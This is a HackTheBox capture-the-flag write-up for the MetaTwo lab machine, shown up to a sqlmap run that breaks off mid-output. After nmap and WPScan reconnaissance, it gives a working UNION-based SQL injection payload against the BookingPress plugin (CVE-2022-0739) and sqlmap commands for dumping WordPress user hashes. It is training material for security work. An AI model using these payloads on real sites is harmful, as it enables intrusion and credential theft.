MetaTwo
Writeup for HackTheBox Metatwo machine
Executive Summary
This comprehensive writeup documents the complete exploitation of the MetaTwo machine. The attack chain targets multiple vulnerabilities within a WordPress environment, chaining unauthenticated SQL injection and authenticated XXE vulnerabilities to achieve system access, culminating in root compromise via insecure local password management.
Attack Chain Summary:
- SQL Injection (Initial Credential Access): Enumeration revealed a WordPress installation running a hidden
BookingPressplugin. An unauthenticated SQL injection vulnerability (CVE-2022-0739) in the plugin was exploited to extract themanageruser’s password hash from the database, which was cracked offline. - XXE Injection (Information Disclosure): Using the
managercredentials to access the WordPress admin panel, an XML External Entity (XXE) vulnerability in WordPress Core’s media upload functionality (CVE-2021-24997) was exploited. A malicious WAV file containing an XXE payload was uploaded to exfiltrate thewp-config.phpfile. - Lateral Movement (System Access): The exfiltrated
wp-config.phpfile contained FTP credentials. Logging into the FTP service revealed a script (send_email.php) containing hardcoded system credentials for the userjnelson, granting SSH access to the machine. - Privilege Escalation to Root: Further enumeration of
jnelson’s home directory uncovered a.passpiehidden directory containing an encrypted password manager database. The PGP private key securing the root password was extracted, and its weak passphrase (blink182) was cracked. The decrypted PGP key was then used to decrypt the root password, granting full administrative privileges.
Impact: Complete system compromise. An unauthenticated attacker can exploit the WordPress plugins to pivot into the server, exposing sensitive configuration files and leading to total system control via insecure credential storage.
Reconnaissance
Network Enumeration
The reconnaissance phase begins with identifying all open ports on the target system using an aggressive nmap scan:
1
2
3
4
5
# First, identify all open ports using a fast, broad scan
# -p- scans all 65535 ports
# --min-rate 10000 sends packets at high speed for faster scanning
kali㉿kali$ port=$(sudo nmap -p- $ip --min-rate 10000 | grep open | cut -d'/' -f1 | tr '\n' ',') && echo $port
21,22,80,
Analysis: Three services are running:
- FTP (21): File Transfer Protocol - potential for credential discovery
- SSH (22): Secure Shell - remote access mechanism
- HTTP (80): Web service - primary attack surface
After identifying open ports, we perform a comprehensive scan with version detection and service-specific scripts:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
# -sC: Run default NSE (Nmap Scripting Engine) scripts
# -sV: Probe open ports to determine service/version info
# -vv: Very verbose output for detailed information
# -p $port: Scan only the identified open ports
# -oN: Output results in normal format
kali㉿kali$ sudo nmap -sC -sV -vv -p $port $ip -oN nmap.scan
Nmap scan report for 10.129.228.95
Host is up, received reset ttl 63 (0.34s latency).
Scanned at 2025-11-22 14:10:40 PKT for 244s

PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp?    syn-ack ttl 63
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 c4:b4:46:17:d2:10:2d:8f:ec:1d:c9:27:fe:cd:79:ee (RSA)
|   256 2a:ea:2f:cb:23:e8:c5:29:40:9c:ab:86:6d:cd:44:11 (ECDSA)
|   256 fd:78:c0:b0:e2:20:16:fa:05:0d:eb:d8:3f:12:a4:ab (ED25519)
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0
|_http-title: Did not follow redirect to http://metapress.htb/
|_http-server-header: nginx/1.18.0
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Key Findings:
- SSH: OpenSSH 8.4p1 (Debian) - No known critical vulnerabilities in this version
- HTTP: Nginx 1.18.0 with redirect to
metapress.htb- Indicates virtual hosting - FTP: Service detected but version unknown - requires further investigation
FTP Anonymous Access Check
Before exploring the web service, we verify if FTP allows anonymous authentication:
1
2
3
4
5
6
7
8
# Attempt anonymous FTP login
# The -a flag tries to use anonymous authentication
kali㉿kali$ ftp -a $ip
Connected to 10.129.183.74.
220 ProFTPD Server (Debian) [::ffff:10.129.183.74]
331 Password required for anonymous
530 Login incorrect.
ftp: Login failed
Result: Anonymous FTP login is disabled, preventing direct file enumeration at this stage.
Initial Access - WEB
The nmap scan revealed the HTTP service redirects to metapress.htb. We add this to our local hosts file to enable proper DNS resolution:
1
2
# Add the domain to /etc/hosts for local DNS resolution
kali㉿kali$ echo '10.129.183.74  metapress.htb' | sudo tee -a /etc/hosts
Web Application Identification

Analysis: The website is powered by WordPress (visible in the footer), running a modern blog platform. The appearance suggests a recently deployed or well-maintained WordPress installation.
WordPress Enumeration with WPScan
To identify WordPress vulnerabilities, we use WPScan - a specialized WordPress security scanner:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
# WPScan performs passive and aggressive scans
# It identifies:
# - WordPress version
# - Installed themes
# - Installed plugins
# - Known vulnerabilities
# - Configuration issues
kali㉿kali$ wpscan --url http://metapress.htb/
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://metapress.htb/ [10.129.228.95]
[+] Started: Thu Nov 27 17:23:43 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: nginx/1.18.0
 |  - X-Powered-By: PHP/8.0.24
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://metapress.htb/robots.txt
 | Interesting Entries:
 |  - /wp-admin/
 |  - /wp-admin/admin-ajax.php
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://metapress.htb/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://metapress.htb/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://metapress.htb/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.6.2 identified (Insecure, released on 2021-02-22).
 | Found By: Rss Generator (Passive Detection)
 |  - http://metapress.htb/feed/, <generator>https://wordpress.org/?v=5.6.2</generator>
 |  - http://metapress.htb/comments/feed/, <generator>https://wordpress.org/?v=5.6.2</generator>

[+] WordPress theme in use: twentytwentyone
 | Location: http://metapress.htb/wp-content/themes/twentytwentyone/
 | Last Updated: 2025-08-05T00:00:00.000Z
 | Readme: http://metapress.htb/wp-content/themes/twentytwentyone/readme.txt
 | [!] The version is out of date, the latest version is 2.6
 | Style URL: http://metapress.htb/wp-content/themes/twentytwentyone/style.css?ver=1.1
 | Style Name: Twenty Twenty-One
 | Style URI: https://wordpress.org/themes/twentytwentyone/
 | Description: Twenty Twenty-One is a blank canvas for your ideas and it makes the block editor your best brush. Wi...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 | Confirmed By: Css Style In 404 Page (Passive Detection)
 |
 | Version: 1.1 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://metapress.htb/wp-content/themes/twentytwentyone/style.css?ver=1.1, Match: 'Version: 1.1'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:09 <==============================================================================> (137 / 137) 100.00% Time: 00:00:09

[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Nov 27 17:24:05 2025
[+] Requests Done: 170
[+] Cached Requests: 7
[+] Data Sent: 49.269 KB
[+] Data Received: 275.457 KB
[+] Memory used: 266.035 MB
[+] Elapsed time: 00:00:22
Critical Findings:
- WordPress 5.6.2: Released in February 2021 - nearly 1 year old with known vulnerabilities
- PHP 8.0.24: Up-to-date PHP version
- Theme: TwentyTwentyone v1.1 - outdated but no known critical vulnerabilities in this theme
- XML-RPC Enabled: Potential attack vector for brute-force attacks
- No Plugins Detected (via passive scanning)
Hidden Plugin Discovery
While WPScan didn’t detect plugins passively, the box name “Meta” hints at metadata inspection. Using Burp Suite to intercept HTTP responses, we examine HTTP headers and meta tags more carefully.
When inspecting the /events/ page response, we discover:

Discovery: BookingPress plugin v1.0.10 is active on the /events/ endpoint, despite not being detected by passive WPScan enumeration.
CVE-2022-0739: BookingPress SQL Injection Vulnerability
Vulnerability Overview
CVE ID: CVE-2022-0739 Affected Component: BookingPress Appointment Booking & Calendar plugin ≤ 1.0.10 Vulnerability Type: Unauthenticated SQL Injection CVSS Score: Critical
Technical Details
The BookingPress plugin versions up to 1.0.10 contain a critical SQL injection vulnerability in the bookingpress_front_get_category_services AJAX action. The vulnerability exists because the category_id and total_service parameters are not properly sanitized before being used in SQL queries.
Vulnerable Code Pattern:
1
2
3
4
5
6
7
// Vulnerable parameter handling (simplified)
$category_id = $_POST['category_id'];  // No sanitization
$total_service = $_POST['total_service'];  // No sanitization

// Used directly in SQL query
$query = "SELECT * FROM services WHERE category_id = $category_id
          AND total_service = $total_service";
The vulnerability is particularly dangerous because:
- No Authentication Required: The AJAX endpoint is accessible without authentication via
/wp-admin/admin-ajax.php - No Rate Limiting: Attackers can exploit the vulnerability without restriction
- Database Access: Allows complete database enumeration and credential extraction
- Bypass of Security Nonces: The
_wpnonceparameter can be obtained from page source
Exploitation
First, we navigate to the events page and capture the request to understand the parameter requirements:

We capture the form submission using Burp Suite:

Key Parameters Identified:
action=bookingpress_front_get_category_services: AJAX handler name_wpnonce: Security token (required, but obtainable from page source)category_id: Injectable parametertotal_service: Injectable parameter
SQL Injection Payload
Now we craft a UNION-based SQL injection payload to extract database information:
1
2
3
4
5
6
7
8
9
10
# UNION-based SQL injection payload explanation:
# -7502) : Close the previous query condition
# UNION ALL SELECT : Combine results from our query
# @@version : MySQL version
# @@version_comment : Version comment
# @@version_compile_os : Operating system
# 1,2,3,4,5,6 : Dummy columns to match expected output count
# -- - : SQL comment to ignore remaining query

action=bookingpress_front_get_category_services&_wpnonce=d8d3b335b4&category_id=33&total_service=-7502) UNION ALL SELECT @@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -
Sending this payload through Burp Suite:

Response Received:
1
2
3
4
5
6
7
8
9
10
11
12
13
[{
  "bookingpress_service_id":"10.5.15-MariaDB-0+deb11u1",
  "bookingpress_category_id":"Debian 11",
  "bookingpress_service_name":"debian-linux-gnu",
  "bookingpress_service_price":"$1.00",
  "bookingpress_service_duration_val":"2",
  "bookingpress_service_duration_unit":"3",
  "bookingpress_service_description":"4",
  "bookingpress_service_position":"5",
  "bookingpress_servicedate_created":"6",
  "service_price_without_currency":1,
  "img_url":"http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/images/placeholder-img.jpg"
}]
Confirmed Vulnerabilities:
- Database: MariaDB 10.5.15 (Debian 11 Linux)
- SQL injection is successful and exploitable
Database Extraction with SQLMap
For systematic database enumeration, we use SQLMap - an automated SQL injection tool:
Preparing the Request
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
# Save the vulnerable request to a file for SQLMap
kali㉿kali$ cat sqlmap_request.txt
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: metapress.htb
Content-Length: 190
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Origin: http://metapress.htb
Referer: http://metapress.htb/events/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=aj51gsc6fjo7to57oillf63lq1
Connection: keep-alive

action=bookingpress_front_get_category_services&_wpnonce=d8d3b335b4&category_id=33&total_service=323
SQLMap Exploitation
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
# SQLMap parameters explanation:
# -r : Read request from file
# --threads 10 : Use 10 threads for faster exploitation
# --risk 3 : Maximum risk level (more aggressive)
# --level 5 : Maximum detection level (comprehensive testing)
# --batch : Non-interactive mode (answer 'yes' to all prompts)
# --dbms mysql : Specify DBMS (optimizes payloads for MySQL)
# -p total_service : Specify injectable parameter
# -D blog : Specify database name
# -T wp_users : Specify table name
# --dump : Extract table contents

kali㉿kali$ sqlmap -r sqlmap_request.txt --threads 10 --risk 3 --level 5 --batch --dbms mysql -p total_service -D blog -T wp_users --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.11#stable}
|_ -| . [,]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:38:35 /2025-11-27/

[18:38:35] [INFO] parsing HTTP request from 'sqlmap_request.txt'
[18:38:35] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: total_service (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: action=bookingpress_front_get_category_services&_wpnonce=b25ffe64ea&category_id=33&total_service=-4311) OR 8514=8514-- YrBl

    Type: time-based blind
